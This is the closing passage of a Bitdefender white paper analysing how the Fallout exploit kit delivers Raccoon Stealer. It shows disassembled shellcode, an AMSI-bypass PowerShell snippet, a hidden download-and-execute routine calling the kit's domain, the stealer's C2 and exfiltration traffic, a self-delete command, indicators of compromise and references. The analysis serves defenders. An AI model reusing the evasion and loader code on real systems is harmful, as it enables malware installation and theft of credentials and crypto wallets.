010004FE 83 7D 24 00            cmp     [ebp+arg1C_debugger_flag], 0
01000502 C7 45 14 D6 51 5F C8   mov     [ebp+post_data], 0CB4834FEh ; vmware + debugging
detected
01000509 75 07                  jnz     short loc_1000512
0100050B C7 45 14 D6 5E 5F C8   mov     [ebp+post_data], 0CB483BFEh ; vmware detected
```

If POST data was "correct" and debugging tools were not running, shellcode downloads the encrypted command line:

```
01000618 8D 45 CC               lea     eax, [ebp+var_34]
0100061B 50                     push    eax
0100061C 8B 45 0C               mov     eax, [ebp+arg4_buffer]
0100061F FF 75 1C               push    [ebp+content_length]
01000622 FF 30                  push    dword ptr [eax]
01000624 53                     push    ebx
01000625 FF 55 C8               call    [ebp+InternetReadFile]     ; InternetReadFile
...
0100064A 8B 45 0C               mov     eax, [ebp+arg4_buffer]
0100064D FF 75 1C               push    [ebp+content_length]
01000650 8B 4D 08               mov     ecx, [ebp+arg0_rc4_key]
01000653 FF 30                  push    dword ptr [eax]
01000655 E8 52 FD FF FF         call    rc4_decrypt
```

After decrypting the command line, it is executed using the CreateProcessA function:

```
01000120 50                     push    eax
```

```
01000121 53                 push    ebx
01000122 53                 push    ebx
01000123 68 00 00 00 08     push    8000000h                  ; CREATE_NO_WINDOW
01000128 53                 push    ebx
01000129 53                 push    ebx
0100012A 53                 push    ebx
0100012B FF 74 24 50        push    [esp+0F8h+var_buffer]     ; decrypted command line
0100012F 53                 push    ebx                       ; application name = NULL
01000130 FF 54 24 64        call    [esp+100h+CreateProcessA] ; CreateProcessA
```

The command line is an invocation of hidden, non-interactive PowerShell interpreter, along with encoded script provided as a parameter, for a total of 5,809 characters:

```
powershell.exe -w hidden -noni -enc
dAByAHkAewAkAEkAbABsAEkASQAxAEkASQAxAD0AWwBSAGUAZgBdAC4AQQBzAHMAZQBtAGIAbAB5ADsA[...]
```

PowerShell code

After Base64 decoding the parameter from the command line, we get the PowerShell code that gets executed. Its first action is to disable the Windows Antimalware Scan Interface (AMSI) to evade malicious script detection.

This is done by setting the `System.Management.Automation.AmsiUtils` object's `amsiInitFailed` property to `true`. Strings are Base64 encoded for obfuscation.

```
# disable AMSI
$IllII1II1 = [Ref].Assembly;
$IIIl11IIl1ll = $IllII1II1.GetType([Text.Encoding]::ASCII.
GetString([Convert]::FromBase64String(
  ‚U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM=‘)));
   # System.Management.Automation.AmsiUtils
$l1IIllll = $IIIl11IIl1ll.GetField([Text.Encoding]::ASCII.
GetString([Convert]::FromBase64String(
  ‚YW1zaUluaXRGYWlsZWQ=‘)), ‚NonPublic,Static‘);  # amsiInitFailed
$l1IIllll.SetValue($null, $true);
```

Next, it obtains direct access to the `CreateProcess` function, by adding a .NET class that uses `DllImport` on the `kernel32.dll` module:

```
# import CreateProcess
Add-Type -TypeDefinition "using System; using System.Diagnostics; [...]
public static class lI1IllI {
  [DllImport(""kernel32.dll"",SetLastError=true)]
  public static extern bool CreateProcess(string llIll1l1,string IIIll11,IntPtr llll1,IntPtr
lIII11lI,bool l11Il11l1I1,
    uint llI1l1l1lIll,IntPtr IIII1I1l1lII, string Illl1,ref l1111I IIIlIlll111,out
llIIIll11Il l1lll); }";
```

The malware executable is downloaded in the local `AppData` folder with a random name and `.tmp` extension, then executed using the `CreateProcess` function imported earlier:

```
# setup dropped file name
$Il1lll1l111="$env:userprofile\AppData\LocalLow\$(-join((48..57)+(65..90)+(97..122)|Get-Ran-
dom -Count 8|%{[char]$_})).tmp";
# download malware
$l1IlIl1l1l1='http://yourfirmware.biz/4960-Englut-mythus/Sixfold/2ZX2/12042?AX2Q5=Dreamiest&
RAyvt=Bowable_5636&nCAa=13104‘;
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(‚JGNsaT0oTmV3LU9iamVjdCBOZXQuV-
2ViQ2xpZW50KTskY2xpL[...]‘))|iex;
# base64 decoded and executed code:
# $cli=(New-Object Net.WebClient); $cli.Headers[‚User-Agent‘]=‘eW71txlgM5lhDn98‘;
# $cli.DownloadFile($l1IlIl1l1l1,$Il1lll1l111);
# run malware
$l1lIlIIIIIl = New-Object l1l1lI;  # STARTUPINFO
$l1lIlIIIIIl.lI1lllII = 0x0;
$l1lIlIIIIIl.Il1111 = [System.Runtime.InteropServices.Marshal]::SizeOf($l1lIlIIIIIl);
$III1II = New-Object llIIIll11Il;  # PROCESS_INFORMATION
[lI1IllI]::CreateProcess($Il1lll1l111,$Il1lll1l111,[IntPtr]::Zero,[IntPtr]::Zero,$false,0x
00000008,[IntPtr]::Zero,"c:",[ref]$l1lIlIIIIIl,[ref]$III1II)|out-null;
```

Raccoon Stealer

The final malware payload is Racoon Stealer, downloaded and launched by the PowerShell code.

The executable we are analyzing has the MD5 hash of `d490bd6184419561350d531c6c771a50` and has 1,383,936 bytes. Some HTTP requests are recognized by [EKFiddle tool](#) as `RaccoonStealer C2` calls. It is indeed a password and crypto stealer, as we will see below. This particular sample is detected by Bitdefender as `Trojan.Agent.EDOT`.

First, it sends a "log" request to the [nginx](#) application at `http://34.77.205.80/gate/log.php`, with information including a `bot_id` based on computer configuration, and receives a JSON containing details about dependencies locations and exfiltration URL:


```
{
   "url":"http://34.77.205.80/file_handler/file.php?hash=71f03823790054ac09e59edde52e5bd-
f2955aa82&js=06d7c4ec30ad085c39fd5e491691497dae449425&callback=hxxp://34.77.205.80/gate",
   "attachment_url":"http://34.77.205.80/gate/sqlite3.dll",
   "libraries":"http://34.77.205.80/gate/libs.zip",
   "ip":"[redacted]",
   "config":{
      "masks":null,
      "loader_urls":null
   },
   "is_screen_enabled":0,
   "is_history_enabled":0
}
```


Next, it downloads what looks like [FoxMail](#) components from `/gate/libs.zip`, but we did not see any email being sent. It also downloads the [SQLite](#) library, for parsing browser database files, from `/gate/sqlite3.dll`.

Login credentials, auto-fill information and cookies are collected from the following browsers:

- **Google Chrome**, Google Chrome Canary, **Vivaldi**, Xpom, Comodo Dragon, Amigo, Orbitum, **Opera**, Bromium, Nichrome, Sputnik, Kometa, uCoz Uran, RockMelt, 7Star, Epic Privacy Browser, Elements Browser, CocCoc , TorBro, Shuhba, CentBrowser, Torch, Chedot, Superbird
- **Mozilla Firefox**, Waterfox, SeaMonkey, Pale Moon

Credentials are also collected for the following crypto wallets:

- Electrum
- Ethereum
- Exodus
- Jaxx
- Monero

Stolen data, along with machine and OS information is packed into a `Log.zip` file and exfiltrated to the address specified in the JSON, at `34.77.205.80/file_handler/[...]`.

A request is also made to download a file from Google Drive at `hxxps://drive.google.com/uc?export=download&id=1l34XG2K[...]` but at the time of analysis, the file was empty.

When finished, the malware attempts to delete itself using the `ping` utility as sleep tool:

```
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "C:\...\AppData\LocalLow\pofke3lb.tmp"
```

Indicators of Compromise

We have seen the following IPs used for the malicious ad server:

- `91.90.192.214`
- `91.90.195.48`
- `103.29.71.177`
- `139.162.90.20`
- `139.162.100.103`
- `172.105.14.31`
- `172.105.36.165`

We have seen the following domains being used for the main exploit kit server:

- `gorgantuaisastar.com`
- `gonzalesnotdie.com`
- `comicsansfont.com`
- `yourfirmware.biz`

Flash exploit samples associated with the exploit kit:

- `c9d17e11189931677cd7ab055079fc45 (35,140 bytes)`
- `4a59222d224c8dbfae1283dde73f52db (35,127 bytes)`
- `a58584b73a08342a80e5ca8d1ac3dc2a (13,664 bytes)`

RaccoonStealer malware samples delivered by the exploit kit:


- `97d329f9a8ba40cc6b6dd1bb761cbe5c (1,568,768 bytes)`
- `d490bd6184419561350d531c6c771a50 (1,383,936 bytes)`

References

- Fiddler, web debugging proxy – https://www.telerik.com/fiddler
- EKFiddle, malicious traffic analyzer Fiddler plugin – https://github.com/malwareinfosec/EKFiddle
- VBScript no longer supported in IE11 – https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/dn384057(v=vs.85)
- Diffie-Hellman key exchange – https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange
- Advanced Encryption Standard algorithm – https://en.wikipedia.org/wiki/Advanced_Encryption_Standard
- Metasploit Penetration Testing Framework – https://www.metasploit.com/
- Metasploit module for CVE-2018-8174 – https://github.com/0x09AL/CVE-2018-8174-msf
- Microsoft Internet Explorer 11 (Windows 7 x86/x64), VBScript Code execution – https://www.exploit-db.com/exploits/44741
- CVE-2018-8174, National Vulnerability Database – https://nvd.nist.gov/vuln/detail/CVE-2018-8174
- New Office Attack Using Browser "Double Kill" Vulnerability, by 360 Security – https://www.weibo.com/ttarticle/p/show?id=2309404230886689265523
- The King is dead. Long live the King! Root cause analysis of the latest Internet Explorer zero day – CVE-2018-8174, by Vladislav Stolyarov, Boris Larin, Anton Ivanov https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/
- Delving deep into VBScript. Analysis of CVE-2018-8174 exploitation, By Boris Larin https://securelist.com/delving-deep-into-vbscript-analysis-of-cve-2018-8174-exploitation/86333/
- Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack, by 360 Core Security http://blogs.360.cn/post/cve-2018-8174-en.html
- The APT-C-06 organization's first APT attack analysis and traceability initiated by the "double kill" 0day vulnerability (CVE-2018-8174), by 360 Security – https://4hou.win/wordpress/?p=19851
- Analysis of VBS exploit CVE-2018-8174, by Piotr Florczyk https://github.com/piotrflorczyk/cve-2018-8174_analysis
- An Analysis of the DLL Address Leaking Trick used by the "Double Kill" Internet Explorer Zero-Day exploit (CVE-2018-8174), by Dehui Yin https://www.fortinet.com/blog/threat-research/analysis-of-dll-address-leaking-trick-used-by-double-kill-internet-explorer-0-day-exploit.html
- RC4 encryption algorithm, by Ron Rivest – https://en.wikipedia.org/wiki/RC4
- Interactive Disassembler, Hex-Rays Decompiler – https://www.hex-rays.com/products/decompiler/
- CPUID Instruction, Intel Instruction Set Reference, page 3-190 – https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf
- Mechanisms to determine if software is running in a VMware virtual machine – https://kb.vmware.com/s/article/1009458
- JPEXS Free Flash Decompiler, by Jindra Petřík – https://www.free-decompiler.com/flash/
- CVE-2018-15982, National Vulnerability Database – https://nvd.nist.gov/vuln/detail/CVE-2018-15982
- Operation Poison Needles, by 360 Core Security – http://blogs.360.cn/post/PoisonNeedles_CVE-2018-15982_EN
- Hacking Team, Wikipedia – https://en.wikipedia.org/wiki/Hacking_Team
- CVE-2015-5119 Analysis, Zscaler – https://www.zscaler.com/blogs/research/adobe-flash-vulnerability-cve-2015-5119-analysis
- Antimalware Scan Interface, Microsoft – https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

this page was left blank

this page was left blank



Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers.
More information is available at http://www.bitdefender.com/.

Bitdefender-WhitePaper-Fallout-CREA3966-en_EN